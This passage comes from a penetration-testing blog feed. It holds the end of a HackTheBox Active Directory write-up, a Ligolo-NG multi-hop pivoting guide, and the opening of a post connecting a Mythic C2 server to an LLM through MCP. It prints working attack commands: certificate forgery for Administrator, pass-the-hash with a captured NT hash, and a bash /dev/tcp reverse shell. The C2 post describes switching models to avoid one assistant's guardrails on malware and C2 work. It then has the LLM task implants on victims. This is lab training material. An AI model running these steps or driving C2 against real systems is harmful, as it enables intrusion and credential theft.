<h3 id="requesting-certificate-for-administrator--pkinit-authentication">Requesting Certificate for <code class="language-plaintext highlighter-rouge">Administrator</code> &amp; PKINIT Authentication</h3>

<p>With the template altered to permit client authentication and arbitrary Subject Alternative Names (SAN), a certificate is requested on behalf of <code class="language-plaintext highlighter-rouge">administrator@infiltrator.htb</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>certipy req <span class="nt">-k</span> <span class="se">\</span>
  <span class="nt">-u</span> <span class="s1">'infiltrator_svc$@infiltrator.htb'</span> <span class="se">\</span>
  <span class="nt">-target</span> dc01.infiltrator.htb <span class="nt">-dc-ip</span> 10.129.232.99 <span class="se">\</span>
  <span class="nt">-template</span> <span class="s1">'Infiltrator_Template'</span> <span class="se">\</span>
  <span class="nt">-upn</span> <span class="s1">'administrator@infiltrator.htb'</span> <span class="se">\</span>
  <span class="nt">-ca</span> <span class="s1">'INFILTRATOR-DC01-CA'</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@infiltrator.htb'
[*] Saving certificate and private key to 'administrator.pfx'
</code></pre></div></div>

<p>The generated certificate (<code class="language-plaintext highlighter-rouge">administrator.pfx</code>) is used to authenticate via PKINIT and retrieve the current NT hash for <code class="language-plaintext highlighter-rouge">Administrator</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>certipy auth <span class="nt">-pfx</span> administrator.pfx <span class="nt">-dc-ip</span> 10.129.232.99
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[*] Certificate identities:
[*]     SAN UPN: 'administrator@infiltrator.htb'
[*] Using principal: 'administrator@infiltrator.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@infiltrator.htb': aad3b435b51404eeaad3b435b51404ee:1356f502d2764368302ff0369b1121a1
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Administrator NTLM Hash: 1356f502d2764368302ff0369b1121a1
</code></pre></div></div>

<h3 id="administrative-execution--flag-roottxt">Administrative Execution &amp; Flag <code class="language-plaintext highlighter-rouge">root.txt</code></h3>

<p>Administrator authentication is verified via <em>Pass-The-Hash</em> with <code class="language-plaintext highlighter-rouge">NetExec</code>, retrieving the <code class="language-plaintext highlighter-rouge">root.txt</code> flag:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> administrator <span class="nt">-H</span> <span class="s1">'1356f502d2764368302ff0369b1121a1'</span> <span class="nt">-x</span> <span class="s2">"type C:</span><span class="se">\U</span><span class="s2">sers</span><span class="se">\A</span><span class="s2">dministrator</span><span class="se">\D</span><span class="s2">esktop</span><span class="se">\r</span><span class="s2">oot.txt"</span> 
SMB         10.129.232.99   445    DC01             <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows 10 / Server 2019 Build 17763 x64 <span class="o">(</span>name:DC01<span class="o">)</span> <span class="o">(</span>domain:infiltrator.htb<span class="o">)</span> <span class="o">(</span>signing:True<span class="o">)</span> <span class="o">(</span>SMBv1:False<span class="o">)</span> <span class="o">(</span>Null Auth:True<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] infiltrator.htb<span class="se">\a</span>dministrator:1356f502d2764368302ff0369b1121a1 <span class="o">(</span>Pwn3d!<span class="o">)</span>
SMB         10.129.232.99   445    DC01             <span class="o">[</span>+] Executed <span class="nb">command </span>via wmiexec
SMB         10.129.232.99   445    DC01             ebfc698a56a04508fd32f45ba3407b28
</code></pre></div></div>

<p>An interactive shell can also be established using <code class="language-plaintext highlighter-rouge">evil-winrm</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>evil-winrm <span class="nt">-i</span> dc01.infiltrator.htb <span class="nt">-u</span> <span class="s1">'Administrator'</span> <span class="nt">-H</span> <span class="s1">'1356f502d2764368302ff0369b1121a1'</span>
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Users\Administrator\Documents&gt; type C:\Users\Administrator\Desktop\root.txt
ebfc698a56a04508fd32f45ba3407b28
</code></pre></div></div>

<hr />

<blockquote>
  <p><em>“Equipped with his five senses, man explores the universe around him and calls the adventure Science.”</em><br />
— <strong>Edwin Powell Hubble</strong></p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Writeups" /><category term="HackTheBox" /><category term="Active Directory" /><category term="HackTheBox" /><category term="Infiltrator" /><category term="Active Directory" /><category term="AS-REP Roasting" /><category term="BloodHound" /><category term="Output Messenger" /><category term="Reverse Engineering" /><category term="BitLocker" /><category term="GMSA" /><category term="ADCS" /><category term="ESC4" /><summary type="html"><![CDATA[Insane difficulty HackTheBox machine focused on Active Directory, reverse engineering with Ghidra, BitLocker recovery, GMSA abuse, and ADCS ESC4 exploitation.]]></summary></entry><entry><title type="html">Ligolo-NG: Pivoting Guide for CPTS</title><link href="https://iamwin.xyz/red%20teaming/pivoting/ligolo-ng-pivoting-guide-for-cpts/" rel="alternate" type="text/html" title="Ligolo-NG: Pivoting Guide for CPTS" /><published>2026-08-09T03:30:50+00:00</published><updated>2026-08-09T03:30:50+00:00</updated><id>https://iamwin.xyz/red%20teaming/pivoting/ligolo-ng-pivoting-guide-for-cpts</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/pivoting/ligolo-ng-pivoting-guide-for-cpts/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>This guide covers the pivoting process using Ligolo-NG, with a focus on assessment environments such as the CPTS (Certified Penetration Testing Specialist). The objective is to provide a clear, structured technical reference that enables the reader to understand and replicate the configuration of multiple pivot hops across segmented networks.</p>

<p>The infrastructure used throughout this guide has the following topology:</p>

<p><img src="/assets/images/posts/LigoloNG/infra.png" alt="infra" /></p>

<h2 id="setting-up-the-ligolo-ng-proxy">Setting Up the Ligolo-NG Proxy</h2>

<p>The first step is to start the Ligolo-NG proxy component on the attacker machine. This requires having the proxy and agent binaries available beforehand. Both can be obtained from the official repository:</p>

<blockquote>
  <p>https://github.com/Nicocha30/ligolo-ng</p>
</blockquote>

<p>Ligolo-NG provides two agent variants: one for Linux systems and one for Windows systems. Both are functionally equivalent and share the same command-line syntax, so the procedures described in this guide apply to both operating systems.</p>

<p>To start the proxy using a self-signed certificate, run the following command:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿iamwin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">sudo</span> ./proxy <span class="nt">-selfcert</span>
</code></pre></div></div>
<p><img src="/assets/images/posts/LigoloNG/image1.png" alt="ligolo" /></p>

<blockquote>
  <p>By default, Ligolo-NG listens on port <code class="language-plaintext highlighter-rouge">11601</code>. If an alternative port is required, it can be specified using the <code class="language-plaintext highlighter-rouge">-laddr</code> parameter:</p>
</blockquote>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿iamwin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span><span class="nb">sudo </span>ligolo-ng <span class="nt">-selfcert</span> <span class="nt">-laddr</span> 0.0.0.0:1234
</code></pre></div></div>

<blockquote>
  <p><strong>Important note:</strong> It is strongly recommended to run the proxy with administrator (<code class="language-plaintext highlighter-rouge">root</code>) privileges, as Ligolo-NG needs to create virtual network interfaces during the routing process — an operation that requires elevated permissions.</p>
</blockquote>

<h2 id="first-pivot">First Pivot</h2>

<p>At this point, it is assumed that the initial foothold machine (<code class="language-plaintext highlighter-rouge">10.10.10.2</code>) has been compromised with <code class="language-plaintext highlighter-rouge">root</code> privileges. After enumerating the system’s network interfaces, an internal network (<code class="language-plaintext highlighter-rouge">20.20.20.0/24</code>) is identified that cannot be reached directly from the attacker machine.</p>

<p><img src="/assets/images/posts/LigoloNG/image2.png" alt="pivote1" /></p>

<p>To establish connectivity with that network, the Ligolo-NG agent is transferred to the compromised machine and executed pointing to the proxy:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Linux syntax</span>
./agent <span class="nt">-connect</span> &lt;YOUR_REACHABLE_IP:PROXY_PORT&gt; <span class="nt">-ignore-cert</span>

<span class="c"># Windows syntax</span>
.<span class="se">\a</span>gent.exe <span class="nt">-connect</span> &lt;YOUR_REACHABLE_IP:PROXY_PORT&gt; <span class="nt">-ignore-cert</span>
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./agent <span class="nt">-connect</span> 192.168.59.189:11601 <span class="nt">-ignore-cert</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image3.png" alt="pivote1" /></p>

<p>Once the agent is executed, the compromised machine establishes a connection to the proxy and is registered as an active session.</p>

<h3 id="autoroute">Autoroute</h3>

<p>Ligolo-NG includes the <code class="language-plaintext highlighter-rouge">autoroute</code> feature, which automates the creation of the virtual network interface and the routing configuration toward the target network — all from within the proxy console. The procedure is as follows:</p>

<ul>
  <li><strong><code class="language-plaintext highlighter-rouge">session</code></strong>: Select the session corresponding to the connected agent.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">autoroute</code></strong>: Launch the route configuration wizard. Select the target network (<code class="language-plaintext highlighter-rouge">20.20.20.2/24</code>) and confirm.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">Create a new interface or use an existing one?</code></strong>: Select <code class="language-plaintext highlighter-rouge">Create a new interface</code>.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">Enter interface name (leave empty for random name):</code></strong>: Assign a descriptive name to the interface, e.g., <code class="language-plaintext highlighter-rouge">pivot01</code>.</li>
  <li><strong><code class="language-plaintext highlighter-rouge">Start the tunnel?</code></strong>: Confirm with <code class="language-plaintext highlighter-rouge">Yes</code> to initiate the tunnel.</li>
</ul>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ligolo-ng » session
? Specify a session : 1 - root@ae83a3c663f6 - 10.10.10.2:34256 - 82be90e2a5e0
<span class="o">[</span>Agent : root@ae83a3c663f6] » autoroute
? Select routes to add: 20.20.20.2/24
? Create a new interface or use an existing one? Create a new interface
? Enter interface name <span class="o">(</span>leave empty <span class="k">for </span>random name<span class="o">)</span>: pivot01
INFO[0851] Using custom interface name: pivot01         
INFO[0851] Interface pivot01 configured <span class="o">(</span>will be created on tunnel start<span class="o">)</span> 
INFO[0851] Creating routes <span class="k">for </span>pivot01...               
? Start the tunnel? Yes
INFO[0853] Starting tunnel to root@ae83a3c663f6 <span class="o">(</span>82be90e2a5e0<span class="o">)</span> 
<span class="o">[</span>Agent : root@ae83a3c663f6] »  
</code></pre></div></div>

<p>To verify that the interface was successfully created on the attacker machine:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Linux</span>
┌──<span class="o">(</span>iamwin㉿iamwin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>ip a

18: pivot01: &lt;POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP&gt; mtu 1500 qdisc fq_codel state UP group default qlen 500
    <span class="nb">link</span>/none 
    inet6 fe80::de7a:f286:17f7:c7a5/64 scope <span class="nb">link </span>stable-privacy proto kernel_ll 
       valid_lft forever preferred_lft forever
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image4.png" alt="ligolo" /></p>

<p>Connectivity to the internal network can be validated using a ping sweep:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿iamwin<span class="o">)</span>-[~/Downloads]
└─<span class="nv">$ </span>fping <span class="nt">-a</span> <span class="nt">-g</span> 20.20.20.0/24 2&gt;/dev/null

20.20.20.2
20.20.20.3
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image5.png" alt="ligolo" /></p>

<p>Routing is functioning correctly. However, in deep pivoting scenarios, additional questions arise: what happens if the next compromised machine also exposes internal networks? How is the agent transferred to deeper network segments? How are reverse shells received from hosts located in internal networks? To address these use cases, Ligolo-NG provides the <strong>Listeners</strong> functionality.</p>

<h3 id="listeners">Listeners</h3>

<p>Listeners allow the agent to act as a traffic relay: they expose a port on the compromised machine and transparently forward incoming connections to a local port on the attacker machine through the established tunnel.</p>

<p>The most common use cases are:</p>

<ul>
  <li>Forwarding network protocols (SSH, SMB, etc.)</li>
  <li>Receiving reverse shells</li>
  <li>Transferring files</li>
</ul>

<p>As a standard practice, it is recommended to create at least three listeners per pivot:</p>

<ol>
  <li><strong>Listener 1 (port 11601):</strong> To connect the Ligolo-NG agent from the next hop.</li>
  <li><strong>Listener 2 (port 4444):</strong> To receive reverse shells.</li>
  <li><strong>Listener 3 (port 8080):</strong> To transfer files via an HTTP server.</li>
</ol>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>Agent : root@ae83a3c663f6] » listener_add <span class="nt">--addr</span> 0.0.0.0:11601 <span class="nt">--to</span> 127.0.0.1:11601
INFO[1841] Listener 0 created on remote agent!          
<span class="o">[</span>Agent : root@ae83a3c663f6] » listener_add <span class="nt">--addr</span> 0.0.0.0:4444 <span class="nt">--to</span> 127.0.0.1:4444
INFO[1855] Listener 1 created on remote agent!          
<span class="o">[</span>Agent : root@ae83a3c663f6] » listener_add <span class="nt">--addr</span> 0.0.0.0:8080 <span class="nt">--to</span> 127.0.0.1:8080
INFO[1864] Listener 2 created on remote agent!          
<span class="o">[</span>Agent : root@ae83a3c663f6] »  
</code></pre></div></div>

<blockquote>
  <p>These listeners act as forwarding proxies: any incoming connection to the compromised machine on the defined ports will be transparently redirected to the corresponding port on the attacker machine. This makes it possible to reach the Ligolo-NG proxy from network segments that are not directly accessible. The concept becomes clearer in the second pivot.</p>
</blockquote>

<p><img src="/assets/images/posts/LigoloNG/image6.png" alt="ligolo" /></p>

<p>With this configuration, the first pivot is fully established and the environment is ready to proceed to the second hop.</p>

<h2 id="second-pivot">Second Pivot</h2>

<p>Assuming that host <code class="language-plaintext highlighter-rouge">20.20.20.3</code> has been compromised, the next step is to enumerate its network interfaces:</p>

<p><img src="/assets/images/posts/LigoloNG/image7.png" alt="ligolo" /></p>

<p>A new internal network (<code class="language-plaintext highlighter-rouge">30.30.30.0/24</code>) is identified. The procedure mirrors that of the first pivot, with the key difference that the attacker machine is no longer directly reachable. Instead, the listeners configured on the first pivot machine (<code class="language-plaintext highlighter-rouge">20.20.20.2</code>) are used as the relay point.</p>

<p><strong>Step 1 — Agent transfer:</strong></p>

<p>Start an HTTP server on the attacker machine:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-m</span> http.server 8080
</code></pre></div></div>

<p>From the compromised machine <code class="language-plaintext highlighter-rouge">20.20.20.3</code>, download the agent by pointing to the file transfer listener on <code class="language-plaintext highlighter-rouge">20.20.20.2</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wget http://20.20.20.2:8080/agent
</code></pre></div></div>

<blockquote>
  <p>The connection is directed to <code class="language-plaintext highlighter-rouge">20.20.20.2</code> because the listener on port <code class="language-plaintext highlighter-rouge">8080</code> of that machine forwards the traffic to the HTTP server running on the attacker machine.</p>
</blockquote>

<p><img src="/assets/images/posts/LigoloNG/image8.png" alt="ligolo" /></p>

<p><strong>Step 2 — Agent connection to the proxy:</strong></p>

<p>With the agent available on the machine, establish the connection to the Ligolo-NG proxy through the corresponding listener on <code class="language-plaintext highlighter-rouge">20.20.20.2</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>root㉿ea5b1bf41d71<span class="o">)</span>-[~]
└─# ./agent <span class="nt">-connect</span> 20.20.20.2:11601 <span class="nt">-ignore-cert</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image9.png" alt="ligolo" /></p>

<p>Verify the new session in the proxy:</p>

<p><img src="/assets/images/posts/LigoloNG/image10.png" alt="ligolo" /></p>

<p><strong>Step 3 — Route and tunnel configuration:</strong></p>

<p>From the proxy console, select the new agent’s session, define the target network (<code class="language-plaintext highlighter-rouge">30.30.30.0/24</code>), assign a name to the virtual interface (e.g., <code class="language-plaintext highlighter-rouge">pivot02</code>), and start the tunnel:</p>

<p><img src="/assets/images/posts/LigoloNG/image11.png" alt="ligolo" />
<img src="/assets/images/posts/LigoloNG/image12.png" alt="ligolo" /></p>

<p>The second pivot is now established. Validate connectivity:</p>

<p><img src="/assets/images/posts/LigoloNG/image13.png" alt="ligolo" /></p>

<p><strong>Step 4 — Listener creation for the next hop:</strong></p>

<p>Repeat the listener configuration on this new session. Since each listener is created in the context of the compromised machine, there is no port conflict between different agents.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>Agent : root@ea5b1bf41d71] » listener_add <span class="nt">--addr</span> 0.0.0.0:11601 <span class="nt">--to</span> 127.0.0.1:11601
INFO[3361] Listener 0 created on remote agent!          
<span class="o">[</span>Agent : root@ea5b1bf41d71] » listener_add <span class="nt">--addr</span> 0.0.0.0:4444 <span class="nt">--to</span> 127.0.0.1:4444
INFO[3364] Listener 1 created on remote agent!          
<span class="o">[</span>Agent : root@ea5b1bf41d71] » listener_add <span class="nt">--addr</span> 0.0.0.0:8080 <span class="nt">--to</span> 127.0.0.1:8080
INFO[3366] Listener 2 created on remote agent!          
<span class="o">[</span>Agent : root@ea5b1bf41d71] »  
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image14.png" alt="ligolo" /></p>

<h2 id="third-pivot">Third Pivot</h2>

<p>After compromising a host on the <code class="language-plaintext highlighter-rouge">30.30.30.0/24</code> segment, the network is enumerated again and another internal segment (<code class="language-plaintext highlighter-rouge">40.40.40.0/24</code>) is discovered:</p>

<p><img src="/assets/images/posts/LigoloNG/image15.png" alt="ligolo" /></p>

<p>The procedure remains identical: transfer the agent through the listener on the second pivot machine (<code class="language-plaintext highlighter-rouge">30.30.30.2</code>), connect it to the proxy via the Ligolo-NG listener, configure the route to the new network, and create the corresponding listeners.</p>

<p><strong>Agent transfer:</strong></p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-m</span> http.server 8080
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wget http://30.30.30.2:8080/agent
</code></pre></div></div>
<p><img src="/assets/images/posts/LigoloNG/image16.png" alt="ligolo" /></p>

<p><strong>Proxy connection:</strong></p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./agent <span class="nt">-connect</span> 30.30.30.2:11601 <span class="nt">-ignore-cert</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image17.png" alt="ligolo" />
<img src="/assets/images/posts/LigoloNG/image18.png" alt="ligolo" /></p>

<p><strong>Route configuration:</strong></p>

<p>Select the new session in the proxy, define <code class="language-plaintext highlighter-rouge">40.40.40.0/24</code> as the target network, and assign the name <code class="language-plaintext highlighter-rouge">pivot03</code> to the virtual interface:</p>

<p><img src="/assets/images/posts/LigoloNG/image19.png" alt="ligolo" /></p>

<p><strong>Verification:</strong></p>

<p><img src="/assets/images/posts/LigoloNG/image20.png" alt="ligolo" /></p>

<p><strong>Listeners for the third pivot:</strong></p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">[</span>Agent : root@ec1ec03f8a74] » listener_add <span class="nt">--addr</span> 0.0.0.0:11601 <span class="nt">--to</span> 127.0.0.1:11601
INFO[4016] Listener 0 created on remote agent!          
<span class="o">[</span>Agent : root@ec1ec03f8a74] » listener_add <span class="nt">--addr</span> 0.0.0.0:4444 <span class="nt">--to</span> 127.0.0.1:4444
INFO[4018] Listener 1 created on remote agent!          
<span class="o">[</span>Agent : root@ec1ec03f8a74] » listener_add <span class="nt">--addr</span> 0.0.0.0:8080 <span class="nt">--to</span> 127.0.0.1:8080
INFO[4020] Listener 2 created on remote agent!        
</code></pre></div></div>

<h3 id="receiving-a-reverse-shell-from-a-deep-network">Receiving a Reverse Shell from a Deep Network</h3>

<p>Assume that a webshell has been identified on host <code class="language-plaintext highlighter-rouge">40.40.40.3</code>. The goal is to obtain an interactive session via a reverse shell. Since this host resides in a deeply nested network segment, establishing a direct connection to the attacker machine is not possible.</p>

<p>To solve this, the listener configured on port <code class="language-plaintext highlighter-rouge">4444</code> across the entire pivot chain is leveraged. The connection traverses the tunnel transparently until it reaches the attacker machine.</p>

<p>Open the listener on the attacker machine:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nc <span class="nt">-lvnp</span> 4444
</code></pre></div></div>

<p>From the webshell on <code class="language-plaintext highlighter-rouge">40.40.40.3</code>, execute:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>bash <span class="nt">-c</span> <span class="s1">'bash -i &gt;&amp; /dev/tcp/40.40.40.2/4444 0&gt;&amp;1'</span>
</code></pre></div></div>

<p><img src="/assets/images/posts/LigoloNG/image21.png" alt="ligolo" /></p>

<p>The reverse shell is successfully received on the attacker machine, completing the pivoting chain across all three internal network segments.</p>

<hr />

<h2 id="recommendations">Recommendations</h2>

<p>A few additional recommendations based on practical experience:</p>

<p><strong>Read the post from my colleague <code class="language-plaintext highlighter-rouge">Gzzcoo</code></strong> — his writeup covers complementary aspects of Ligolo-NG and is a valuable reference:</p>

<blockquote>
  <p>https://blog.gzzcoo.com/posts/ligolo-ng/</p>
</blockquote>

<p><strong>Practice with ProLabs</strong> — environments like the following are ideal for developing and reinforcing pivoting skills in realistic multi-segment network scenarios:</p>

<blockquote>
  <p>Dante, Zephyr, Offshore</p>
</blockquote>

<p><strong>Always draw a network diagram</strong> — this is a critical habit that is easy to overlook. Before executing any pivot, map out the full topology: where each agent is deployed, which machine to point to for file transfers, where to direct connections for the next hop, and where reverse shells should land. A clear visual reference prevents costly mistakes and significantly reduces cognitive overhead during complex engagements.</p>

<hr />

<blockquote>
  <p><em>“The more I learn, the more I realize how much I don’t know.”</em>
— <strong>Albert Einstein</strong></p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Red Teaming" /><category term="Pivoting" /><category term="Ligolo-NG" /><category term="Pivoting" /><category term="CPTS" /><category term="Tunneling" /><summary type="html"><![CDATA[Comprehensive guide to multi-hop pivoting and network tunneling using Ligolo-NG, tailored for CPTS and practical pentesting environments.]]></summary></entry><entry><title type="html">Mythic C2 MCP: Integrating AI with Command and Control Operations</title><link href="https://iamwin.xyz/red%20teaming/ai%20integration/mythic-c2-mcp-integrating-ai/" rel="alternate" type="text/html" title="Mythic C2 MCP: Integrating AI with Command and Control Operations" /><published>2026-08-06T05:47:30+00:00</published><updated>2026-08-06T05:47:30+00:00</updated><id>https://iamwin.xyz/red%20teaming/ai%20integration/mythic-c2-mcp-integrating-ai</id><content type="html" xml:base="https://iamwin.xyz/red%20teaming/ai%20integration/mythic-c2-mcp-integrating-ai/"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>A few days ago I was working through an AI Offensive course where I covered several interesting topics. Some of them I had already explored on my own out of curiosity, but studying a subject more than once reinforces the concepts and improves retention. In this case, I will focus on the integration of a Mythic C2 MCP server with <strong>OpenCode</strong>, my current LLM of choice.</p>

<p>I previously used Claude — the course itself uses it — but I repeatedly ran into guardrails that block anything related to C2 infrastructure, implants, malware, and similar topics, which limits the learning experience considerably. OpenCode does not impose the same restrictions, making it the tool I rely on most for assistance with tooling syntax, language-specific questions, payload concepts, and similar offensive research tasks.</p>

<p>This post covers exactly that: integrating a Mythic C2 MCP server with OpenCode.</p>

<hr />

<h2 id="architecture">Architecture</h2>

<p><img src="/assets/images/posts/MCPMythic/arch.png" alt="Attack flow — Attacker → OpenCode → Mythic MCP Server → Mythic C2 Platform → Victim" /></p>

<p>The diagram above illustrates the full attack chain enabled by this integration. All components on the left side — the attacker’s terminal, OpenCode, the Mythic MCP server, and the Mythic C2 platform — run on Linux. The victim endpoint runs on Windows.</p>

<p>The flow operates as follows:</p>

<ol>
  <li><strong>Attacker → OpenCode:</strong> The operator issues natural language instructions directly from the terminal. There is no need to memorise API calls or navigate a web interface.</li>
  <li><strong>OpenCode → Mythic MCP Server:</strong> OpenCode routes the request to the Mythic MCP server via the Model Context Protocol. The MCP server exposes Mythic’s functionality as a set of structured tools that the LLM can invoke.</li>
  <li><strong>Mythic MCP Server → Mythic C2 Platform:</strong> The MCP server translates the operator’s intent into concrete API calls against Mythic’s GraphQL/REST interface, querying session data, issuing tasks, or retrieving collected output.</li>
  <li><strong>Mythic C2 Platform → Victim:</strong> Mythic communicates with the implant running on the target machine over the configured C2 profile (HTTP, WebSocket, etc.), executing tasks and returning results back up the chain.</li>
</ol>

<hr />

<h2 id="mythic-c2">Mythic C2</h2>

<p>At a high level, Mythic is an open-source Command and Control (C2) framework for red team operations and the spiritual successor to Apfell/Apollo. Its main characteristics:</p>

<ul>
  <li><strong>Architecture:</strong> Docker-based (server, PostgreSQL, RabbitMQ, web UI)</li>
  <li><strong>Modular design:</strong> separates C2 Profiles (channels: HTTP, DNS, WebSocket, SMB…) from Payload Types/Agents (Apollo, Poseidon, Medusa…)</li>
  <li><strong>Web interface:</strong> real-time dashboard, per-implant interactive terminal, network graph</li>
  <li><strong>API:</strong> REST + GraphQL for automation and external tool integration</li>
  <li><strong>Multi-operator:</strong> collaborative operations with centralized logging</li>
  <li><strong>Task model:</strong> asynchronous command execution, useful for realistic C2 traffic simulation</li>
</ul>

<p>It is used in authorized adversary simulation exercises covering post-exploitation, persistence, and lateral movement — primarily to evaluate EDR/SIEM detection and response capabilities.</p>

<h3 id="installation">Installation</h3>

<blockquote>
  <p><strong>Note:</strong> Use a Linux host machine or WSL to make this tool work properly.</p>
</blockquote>

<p><strong>Step 1: Verify system prerequisites</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>apt update <span class="o">&amp;&amp;</span> <span class="nb">sudo </span>apt upgrade <span class="nt">-y</span>
docker <span class="nt">--version</span>
docker-compose <span class="nt">--version</span>
</code></pre></div></div>

<p><strong>Step 2: Clone the official repository</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/its-a-feature/Mythic.git
<span class="nb">cd </span>Mythic
</code></pre></div></div>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo </span>make
</code></pre></div></div>

<p><img src="/assets/images/posts/MCPMythic/image1.png" alt="Mythic C2 directory structure" /></p>

<p><strong>Step 3: Start all Mythic services</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> ./mythic-cli start
</code></pre></div></div>

<p><strong>Step 4: Verify that all services are running correctly</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> ./mythic-cli status
</code></pre></div></div>

<p><strong>Step 5: Retrieve administrator credentials</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> ./mythic-cli config get admin_user
<span class="nb">sudo</span> ./mythic-cli config get admin_password
</code></pre></div></div>

<p><strong>Step 6: Install agents</strong></p>

<p>Install additional payload types directly from their GitHub repositories:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> ./mythic-cli <span class="nb">install </span>github https://github.com/MythicAgents/apfell
<span class="nb">sudo</span> ./mythic-cli <span class="nb">install </span>github https://github.com/MythicAgents/apollo
<span class="nb">sudo</span> ./mythic-cli <span class="nb">install </span>github https://github.com/MythicAgents/poseidon
</code></pre></div></div>

<p><strong>Step 7: Install C2 profiles</strong></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> ./mythic-cli <span class="nb">install </span>github https://github.com/MythicC2Profiles/http
<span class="nb">sudo</span> ./mythic-cli <span class="nb">install </span>github https://github.com/MythicC2Profiles/websocket
</code></pre></div></div>

<p><img src="/assets/images/posts/MCPMythic/image2.png" alt="Mythic C2 agents installed" />
<img src="/assets/images/posts/MCPMythic/image6.png" alt="Mythic C2 services running" /></p>

<hr />

<h2 id="opencode">OpenCode</h2>

<p>Installing OpenCode is straightforward — a single command from the documentation is all it takes:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-fsSL</span> https://opencode.ai/install | bash
</code></pre></div></div>

<hr />

<h2 id="mcp-for-mythic-c2">MCP for Mythic C2</h2>

<p>To integrate the Mythic MCP server with OpenCode, follow these steps:</p>

<h3 id="step-1-install-uv">Step 1: Install <code class="language-plaintext highlighter-rouge">uv</code></h3>

<p><code class="language-plaintext highlighter-rouge">uv</code> is the Python package manager used to run the MCP server in an isolated environment:</p>

